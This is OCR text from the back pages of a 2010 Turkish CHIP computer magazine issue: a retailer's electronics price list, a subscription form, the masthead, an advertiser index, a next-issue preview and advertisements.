569 € +KDV

ULTRA İNCE TASARIM 30 mm SLIM KASA LED TV

SAMSUNG UE-37C6000
94 cm - Mega Dinamik Kontrast, FULL HD
Motion Plus 100 Hz, 4 HDMI Giriş
USB Divx-MKV Desteği, DVB Tuner

REKOR FİYAT

109 TL x 18 taksit

849 € +KDV

ULTRA İNCE TASARIM 31.4 mm SLIM KASA LED TV

SAMSUNG UE-40C6820
102 cm - Mega Dinamik Kontrast, FULL HD
100 Hz, 4 HDMI Giriş, USB Divx-MKV Desteği
Internet@TV, USB'ye Kayıt İmkani, Wireless Lan

REKOR FİYAT

147 TL x 18 taksit

1.149 € +KDV

ULTRA İNCE TASARIM 31.6 mm SLIM KASA

SONY - 47LX9500
120 cm - 10.000.000:1 Kontrast
400 Hz, 4 HDMI Giriş, USB Divx-MKV Desteği
NetCast, Wi-Fi, Internet@TV

REKOR FİYAT

277 TL x 18 taksit

2.169 € +KDV

600 Hz - 3.000.000:1

LG 42PJ350
106 cm - 3.000.000:1 Kontrast, HD READY
600 Hz, 2 HDMI Giriş, USB Giriş

REKOR FİYAT

69 TL x 18 taksit

539 € +KDV

600 Hz - Mega Kontrast

SAMSUNG PS-42C430
106 cm - Mega Dinamik Kontrast, HD READY
600 Hz, 2 HDMI Giriş, USB Divx Desteği

REKOR FİYAT

66 TL x 18 taksit

519 € +KDV

600 Hz - 5.000.000:1

PANASONIC TX-PF50G20
127 cm - 5.000.000:1 Kontrast, FULL HD
600 Hz, 4 HDMI Giriş, USB Giriş, SD Ready
13 Full HD Panel, 0,001 ms Tepkime

REKOR FİYAT

171 TL x 18 taksit

1.339 € +KDV

600 Hz - 3.000.000:1

LG 50PJ550
127 cm - 3.000.000:1 Kontrast, HD READY
600 Hz, 2 HDMI Giriş, USB Divx Desteği,
001 Tepkime Süresi, SRS Trusurround Tx

REKOR FİYAT

100 TL x 18 taksit

779 € +KDV

19 Yıllık Tecrübe

390

Teknik Saha Ekibi ile Tüm Türkiye'de 81 İledeyiz

V.I.P. SERVİS-ANINDA HİZMET

LCD-PLAZMA-LED TV'LERDE ÜCRETSİZ YERİNDE KURULUM - YERİNDE GARANTİ

Tüm Sony VAIO Modellerinde Stokta Hazır Yedek Parça ile V.I.P. Express Servis Hizmeti

*Ücretsiz Kurulum 32" Üzeri TV'ler İçin Geçerlidir.

SONY VAIO

Son Teknoloji Intel "i" İşlemciler ile Sony Vaio'larda Üstün Performans

NOTEBOOK DÜNYASI

Tüm Notebook Modellerinde Her Konuda, Bir Telefonla

ÜCRETSİZ DANIŞMA SERVİSİ

SONY VAIO VPCE25FX
AMD Athlon II Dual-Core 2.10 GHz, P320 İşlemci
4 GB DDR3 1066 MHz (Max.8 GB) Ram
320 GB SATA (5400 Rpm) HDD

ATI EKRAKARTI

REKOR FİYAT

88 TL x 18 taksit

689 € +KDV

SONY VAIO VPCE21JFX
Intel Core i3-350M 2.26 GHz, İşlemci
3 GB DDR3 1066 MHz (Max.8 GB) Ram
320 GB SATA (5400 Rpm) HDD

İNTEL EKRAKARTI

REKOR FİYAT

89 TL x 18 taksit

699 € +KDV

SONY VAIO VPCEB2SFX
Intel Core i5-350M 2.26 GHz, İşlemci
3 GB DDR3 1066 MHz (Max.8 GB) Ram
320 GB SATA (5400 Rpm) HDD

İNTEL EKRAKARTI

REKOR FİYAT

91 TL x 18 taksit

709 € +KDV

SONY VAIO VPCEJ133GX
Intel Core i5-440M 2.53 GHz, (Turbo Boost Teknoloji 2.9 GHz) İşlemci, 4 GB DDR3 1066 MHz (Max.8 GB) Ram, 320 GB SATA (5400 Rpm) HDD

NVIDIA GEFORCE EKRAKARTI

EN YENİ

253 TL x 18 taksit

1.979 € +KDV

TOSHIBA L655-S114
Intel Core i5-460M 2.53 GHz, (Turbo Boost Teknoloji 2.8 GHz) İşlemci, 4 GB DDR3 1066 MHz (Max.8 GB) Ram
500 GB SATA (5400 Rpm) HDD

ATI EKRAKARTI

EN YENİ

111 TL x 18 taksit

869 € +KDV

TOSHIBA L675-S7048
Intel Core i3-370M 2.4 GHz, İşlemci
4 GB DDR3 1066 MHz (Max.8 GB) Ram
500 GB SATA (5400 Rpm) HDD

İNTEL EKRAKARTI

EN YENİ

94 TL x 18 taksit

739 € +KDV

ACER AS5334-2153
Intel Celeron 900, 800 MHz, 2.20 GHz, İşlemci
2 GB DDR2 800 MHz (Max.4 GB) Ram
250 GB SATA (5400 Rpm) HDD

İNTEL EKRAKARTI

REKOR FİYAT

51 TL x 18 taksit

399 € +KDV

ACER AS5741-5763
Intel Core i3-350M 2.26 GHz, İşlemci
4 GB DDR3 1066 MHz (Max.8 GB) Ram
320 GB SATA (5400 Rpm) HDD

İNTEL EKRAKARTI

EN YENİ

73 TL x 18 taksit

569 € +KDV

www.istanbulbilisim.com.tr

Alexa Türkiye Top

300

Avrupa ve Türkiye'nin En Kapsamlı Sony Vaio, Notebook Projeksiyon, Plazma - LCD TV LED TV Web sitesi

En Yeni Modellerde

100

Ürün, 1000'lerce Stok

MECİDİYEKÖY - AIRPORT AVİM ve FORUM İSTANBUL YKM EXCLUSIVE SHOWROOM'LARIMIZDA

NETBOOK DÜNYASI

ASUS EEE PC MK90H-BLU002X
Intel Atom 533 MHz, 1.60 GHz, N270 İşlemci
1 GB DDR2 667 MHz (Max.2 GB) Ram
160 GB SATA (5400 Rpm) HDD

REKOR FİYAT

29 TL x 18 taksit

229 € +KDV

APPLE

iPad MC497LL/A - Wi-Fi + 3G
Apple A4 1 GHz İşlemci
256 MB DDR2 533 MHz (Max.1 GB) Ram
64 GB Solid State HDD, Apple iPhone OS 3.2

REKOR FİYAT

115 TL x 18 taksit

899 € +KDV

PROJEKSİYON

SANYO PLC-XR251 LCD PROJEKSİYON
2600 Ansi Lumen, 1024x768 Çözünürlük
500:1 Kontrast, Dikey Keystone +/-20°

REKOR FİYAT

64 TL x 18 taksit

499 € +KDV

EV SİNEMA SİSTEMLERİ

LG HB954PB (5.1) Ev Sinema Sistemi
Speaker : 1000 W, USB - HDMI
iPod - Optik Giriş, Blu-ray Player, Dolby Digital
Prologic II ve DTS, BLU-RAY HD DISC, LG TV ile tek kumada özelliği

REKOR FİYAT

84 TL x 18 taksit

659 € +KDV

ASUS

ACER AOD250-1196
Intel Atom 533 MHz, 1.60 GHz, N270 İşlemci
1 GB DDR2 533 MHz (Max.2 GB) Ram
160 GB SATA (5400 Rpm) HDD

REKOR FİYAT

34 TL x 18 taksit

269 € +KDV

MACBOOK

MacBook Pro MC374LL/A
Intel Core 2 Duo 1066 MHz, 2.4 Ghz, 3 İşlemci
4 GB DDR3 1066 MHz (Max.8 GB) Ram
250 GB SATA (5400 Rpm) HDD

REKOR FİYAT

147 TL x 18 taksit

1.149 € +KDV

SONY

VPL-EX130 LCD PROJEKSİYON
3000 Ansi Lumen, 1024x768 Çözünürlük
700:1 Kontrast, 1400x1050 Çözünürlük Desteği
Türkçe Menü, Dikey Keystone: +/-30°

REKOR FİYAT

89 TL x 18 taksit

699 € +KDV

SAMSUNG

HT-C453 (5.1) Ev Sinema Sistemi
Speaker: 500W, DVD-R/+R/+R/+RW/-RW/-RW/-RW/
DVD /DVDAudio/SACD/CD / VideoCD/DIVX/MP3
Dolby Digital, DTS, HDMI Çıkışı, USB Girişi

REKOR FİYAT

34 TL x 18 taksit

269 € +KDV

HP

102-WH244UT
Intel Atom 533 MHz, 1.60 GHz, N270 İşlemci
1 GB DDR2 533 MHz (Max.2 GB) Ram
160 GB SATA (5400 Rpm) HDD

REKOR FİYAT

36 TL x 18 taksit

279 € +KDV

MACBOOK

MacBook Pro MC371LL/A
Intel Core i5-520M 2.40 GHz, (Turbo Boost Teknoloji 2.9 GHz) İşlemci, 4 GB DDR3 1066 MHz (Max.8 GB) Ram, 320 GB SATA (5400 Rpm) HDD

REKOR FİYAT

217 TL x 18 taksit

1.699 € +KDV

CASIO

XJ-S33 DLP PROJEKSİYON
2300 Ansi Lumen, 1024x768 Çözünürlük
1800 Kontrast, 1600x1200 Çözünürlük Desteği
Yatay-Dikey Keystone, Motorize Zoom-Focus

REKOR FİYAT

73 TL x 18 taksit

569 € +KDV

LG

HB-40S5U (5.1) Ev Sinema Sistemi
Speaker: 400W, HDMI - Blu-ray Disc, Blu-ray Player,
Dolby True HD, Dolby Digital Plus Dolby Digital
DTS HD, DTS, DD 2ch Mix Down, Ethernet
Ekran Korumucu

REKOR FİYAT

33 TL x 18 taksit

269 € +KDV

GATEWAY

LT-2033U
Intel Atom 667 MHz, 1.66 GHz, N280 İşlemci
1 GB DDR2 667 MHz (Max.2 GB) Ram
160 GB SATA (5400 Rpm) HDD

REKOR FİYAT

33 TL x 18 taksit

259 € +KDV

MACBOOK

Macbook Air MC506LL/A
Intel Core 2 Duo 800 MHz, 1.40 GHz, İşlemci
2 GB DDR3 1066 MHz (Max.4 GB) Ram
128 GB Solid State HDD

REKOR FİYAT

161 TL x 18 taksit

1.259 € +KDV

Nakite Özel %7 İndirim

TÜRKİYE FİNANS 18 taksit

advantage 12 taksit
18 ve 24 Taksitli
Çağır Ödeme Avantajları!

WORLD 12 taksit

çiti 12 taksit

ASYAcard 10 taksit

maxmum 10 taksit

AXess 8 taksit

+bonus card 7 taksit

Tek Çekime Özel %6 İndirim

Türkiye'nin En Kapsamlı LCD & Plazma TV, Sony Vaio, Notebook, Projeksiyon Showroom'u

www.istanbulbilisim.com.tr

7x24 ONLINE ALIŞVERİŞ ADRESİNİZ

İSTANBUL BİLİŞİM A.Ş.

LCD Plazma Sony VAIO Notebook Projeksiyon

CHIP'E ABONE OLUN

10 SAYI FİYATINA 12 SAYIYA SAHİP OLUN



ABONE FORMU

☐ İlk defa abone oluyorum

☐ Yenileme

Firma Adı:

Adı Soyadı:

Doğum Tarihi

Mesleği (Görevi):

Adresi:

Posta Kodu:

Şehir:

Tel:

Faks:

Cep Tel:

E-Mail

Abonelik Bedelini ☐ Havale ile gönderiyorum ☐ Tek seferde kredi kartımdan çekiniz

Kredi kartımdan 3 taksitle çekiniz

☐ Advantage

☐ Axxess

☐ Bonus

☐ Maximum

☐ World

Kart Sahibini Adı Soyadı:

☐ Visa

☐ Master Card

Kart No:

Son Kullanma Tarihi:

Güvenlik No:

☐ Faturayı Adıma Kesiniz

☐ Faturayı Firma Adına Kesiniz

V.Dairesi

V.No:

Adres:

Kart Sahibinin imzası:

Dergileriniz

Yurtiçi kargo

ile imza karşılığı
teslim edilecektir.

Abonelik Seçenekleri

☐ 1 yıllık abonelik (10 sayı fiyatına 12 sayı)

70.00 TL

Bu form 31 Aralık 2010 tarihine kadar geçerlidir.

Ödeme bilgileri

Türkiye İşbankası, İstanbul Kurumsal şubesi*
IBAN: TR13 000 64 00000 11111 00 39936 Doğan Burda Dergi Yayıncılık ve Pazarlama A.Ş.
Not: Banka dekontunu form ile birlikte aşağıdaki adrese posta veya faks yoluyla ulaştırınız.
*Banka tarafından Havale ücreti talep edilmektedir.

*Taksitli Abonelik (Sadece kredi kartıyla yapılan ödemelerde geçerlidir.)
Her ayın 20'sine kadar ulaşan abone başvuruları, çıkacak ilk sayıdan itibaren uygulanacaktır.

Doğan Burda Dergi Yayıncılık A.Ş.
Hürriyet Medya Towers 34212 Güneşli İSTANBUL
Tel: 0212 478 0 300
Faks: 0212 410 35 12-13
E-Posta: abone@doganburda.com
Web: www.doganburda.com

DB
DOĞAN BURDA DERGİ



İcra Kurulu Başkanı Mehmet Y. Yılmaz
Yayın Direktörü Gökhan Sungurtekin
Yayın Yönetmeni Mahmut Karslıoğlu, mkars@chip.com.tr
Sorumlu Yazı İşleri Müdürü Ufuk Yamankılıçoğlu, uyaman@chip.com.tr
Görsel Yönetmen Ebru Tiryaki, ebrutr@chip.com.tr
Yayın Kurulu Cem Şancı, cemsanci@chip.com.tr
CHIP Test Merkezi Şahin Ekşioğlu, esahin@chip.com.tr
 Recep Baltaş, recep@chip.com.tr
Katkıda Bulunanlar Barış Emre Alkım, Ercan Uğurlu, Barış Bulut, Berk Ergin, Burak Yüce, Andy Ilmberger (AI), Fabian von Keudell (FvK), Markus Hermannsdorfer (MH), Martin Jaeger (MJ), Nicole Ott (NO), Thomas Littschwager (TL), Valentin Pletzer (VP)
Marka Müdürü Asu Bozyayla, abozyayla@doganburda.com
Ankara Temsilcisi Erdal İpekeşen, 0 312 207 00 71 / 207 00 95
Web www.chip.com.tr

YÖNETİM

Genel Yayın Koordinatörü Yeşim Denizel
Tüzel Kişi Temsilcisi Murat Köksal
Satış Direktörü Orhan Taşkın
Finans Direktörü Didem Kurucu
Üretim Direktörü Servet Kavasoglu

REKLAM

Grup Başkanı Cem M. Başar
Grup Başkan Yardımcısı Koray Bilici
CHIP Reklam Satış Müdürleri Sevil Hoşman, shosman@doganburda.com
 Tel: 0 212 336 53 17, Faks: 0 212 336 53 93
 Şahika Şahinkaya, ssahinkaya@doganburda.com
 Tel: 0 212 336 53 14, Faks: 0 212 336 53 93
 Hatice Tarhan, htarhan@doganburda.com
 Tel: 0 212 336 53 37, Faks: 0 212 336 53 93
Reklam Teknik Müdürü Nusret Kırımlıoğlu
 Tel: 0 212 336 53 60 (3 Hat), Faks: 0 212 336 53 90
 Maya Akar Center Kat:7 Büyükdere Cad. No: 100 - 102 34394
 Esentepe / İstanbul

REZERVASYON

Rezervasyon Tel. 0 212 336 53 00 - 57 - 59
Rezervasyon Faks 0 212 336 53 92 - 93
Ankara Reklam Tel. 0 312 207 00 72 - 73
Hedef Sayfalar Tel: 0 212 336 53 70, Faks: 0 212 336 53 91
Yönetim Yeri Hürriyet Medya Towers 34212 Güneşli / İSTANBUL
 Tel: 0 212 410 31 52, Faks: 0 212 410 32 16
Baskı Doğan Ofset Matbaacılık ve Yayıncılık. A.Ş.
 Doğan Medya Tesisleri, Hoşdere Yolu C blok
 34850 Esenyurt / İSTANBUL
 Tel: 0 212 622 19 00
Dağıtım Yaysat A.Ş. Tel: 0 212 622 22 22
Yayın Türü Yerel, süreli, aylık

© CHIP dergisi, Doğan Burda Dergi Yayıncılık ve Pazarlama A.Ş. tarafından Vogel Burda Holding GmbH lisansı ile T.C. yasalarına uygun olarak yayımlanmaktadır. Dergide yayımlanan yazı, fotoğraf, harita, illüstrasyon ve konuların her hakkı saklıdır. izinsiz, kaynak gösterilerek dahi alıntı yapılamaz.

DB Okur Hizmetleri Hattı 0 212 478 0 300
 okurhizmetleri@doganburda.com

DB Abone Hizmetleri Hattı Tel: 0 212 478 0 300,
 Faks: 0 212 410 35 12 - 13
 abone@doganburda.com
 www.doganburda.com
 Pazar hariç her gün saat 09.00 - 18.00 arasında hizmet verilmektedir.


REKLAM İNDEKSİ

ADATA	95
ANADOLU BİLİŞİM	45
ASUS	15
AVITEC	114-115
BEKDATA	29
BEST FM	135
BIMEL	17-71
BİLGİTAŞ	23
BROTHER	69
CANON	19
COMPEX	99
COMSIS	85
DATAGATE	25
DATASTAR	75
DİJİTAL TREND	79
DİKEY ELEKTRONİK	81
ELEKTROMAK	73
ESET	65
EXACT	57
EXPER	86-87
FOXIT	63
GIGABYTE	49
HELYUM	59
HUNTKEY	27
LCW	47
LENOVO	104-105
MEDİA MARKT	ARKA KAPAK
MICROSOFT	ÖNKAPAK İÇİ-3
MSI	37
NOKIA	7
PASİFİK BİLGİSAYAR	ARKA KAP.İÇİ
PIRANHA	40-41
POWER FM	139
SCHNEİDER ELECTRIC	5
SEAGATE	55
SEGMENT	83
SONY	11
TOSHIBA	21
VIVIDENT	9
XEROX	91
YURT İÇİ KARGO	137
ZYXEL	51
MARKET	
FOKUS BİLGİSAYAR	172-173
İSTANBUL BİLİŞİM	174-175

Windows'a ücretsiz optimizasyon

PRATİK

İşletim sisteminizi akıllı araçlarla kendi ihtiyaçlarınız doğrultusunda geliştirebilir, daha güvenli çalışmasını sağlayabilir, multimedya, fotoğraf ve ekstra araçlarla donatabilirsiniz.



İyi araçlar, kötü araçlar

YAZILIM

Küçük, ama güçlü araçlar doğru ellerde bulunmaz bir nimettir. Ancak bu araçlar yanlış kişilerin eline geçtiğinde de büyük zararlara neden olabiliyorlar. CHIP, bu tip araçların en iyilerini tanıtıyor.



DİĞER KONULAR

GÜVENLİK AÇIKLARI

En sevilen programlarda en tehlikeli güvenlik açıkları bulunuyor, tek araçla hepsini kapatın!

WWW'NİN 20 YILI

1990'da açılan ilk web sunucusundan 20 yıl sonra internetsiz bir hayat artık düşünülemez oldu

ŞİFRELER HAKKINDAKİ 10 GERÇEK

Şifreleri kimse sevmez ve çoğunlukla da güvenli değiller. Unutulan şifreler kabusunuz olmasın!

AM3 ANAKARTLAR

Piyasadaki AMD Athlon II ve Phenom II destekli en yeni anakartlar testte

Uyarı: Yazılarda güncel gelişmelerden kaynaklanan değişiklikler olabilir.



Uzaktan yönetim

İNTERNET

Uzaktan yönetim yazılımlarıyla arkadaşlarınızın PC problemlerini uzaktan çözebilir veya tatilden kendi belgelerinize ulaşabilirsiniz: CHIP, bunun ne kadar kolay olabileceğini gösteriyor.

CHIP DVD'de WEB TASARIM VE PROGRAMCILIĞI VIDEO EĞİTİM SERİSİ

Geleceğin en popüler mesleklerinden biri olan web tasarım ve programcılığı üzerine uzmanlaşmak için eğitim setimizin devamını sakın kaçırmayın. Geçerli bir meslek sahibi olun...

Ocak 2011
Şubat 2011
Mart 2011
Nisan 2011

JAVASCRIPT
PHP/MySQL
ASP/SQL
ActionScript

Renk, parlaklık, teknoloji, estetik
ya da hepsi



LED
Panel

HD
ready



22W Güç Tüketimi



2ms Tepki Süresi

Inca led serisi ile gözleriniz sadece ekranda olmayacak!

Yeni Inca Black Series LED teknoloji monitörlerin "Piano Black" bitimli kasasının görüntüsü en az ekrandaki led görüntü canlılığını kısındıracak kadar gerçek. İncecik yapısı teknolojisinin keskin duruşunu adeta estetik bir dansa çeviriyor.



www.imatech.net

IncaTM
Always The Best Quality

Power Service

internet paketiyle kendi
internet sitenizi yapmamak mı?



**Yenilik
ve sadece
Media Markt'ta**

399.- TL

WORLD 6x 66.50 TL TAKSİTLİ FİYAT

**Media Markt
POWER SERVICE
Standart
1.Paket**

1 yıllık alan adı tescilli. 1 yıllık 100 MB'lık web barındırma hizmeti. Ücretsiz yerinde güncelleme eğitimi ve e-mail kurulumu. 7/24 çağrı merkezi desteği. 5 adet e-mail adresi ve kurulumunun sağlanması.



499.- TL

WORLD 6x 83.17 TL TAKSİTLİ FİYAT

**Media Markt
POWER SERVICE
Premium
2.Paket**

1 yıllık alan adı tescilli. 1 yıllık 250 MB'lık web barındırma hizmeti. 7/24 çağrı merkezi desteği. 20 adet e-mail adresi ve kurulumunun sağlanması.



**Bakmadan
almam®**

ŞİMDİ TÜRKİYE'DE 16 YERDE • Size en yakın mağaza adresi için: www.mediamarkt.com.tr

MediaMarkt®

LED/LCD/PLAZMA • BİLGİSAYAR • OYUN/DVD/CD • TELEFON • FOTO • BEYAZ EŞYA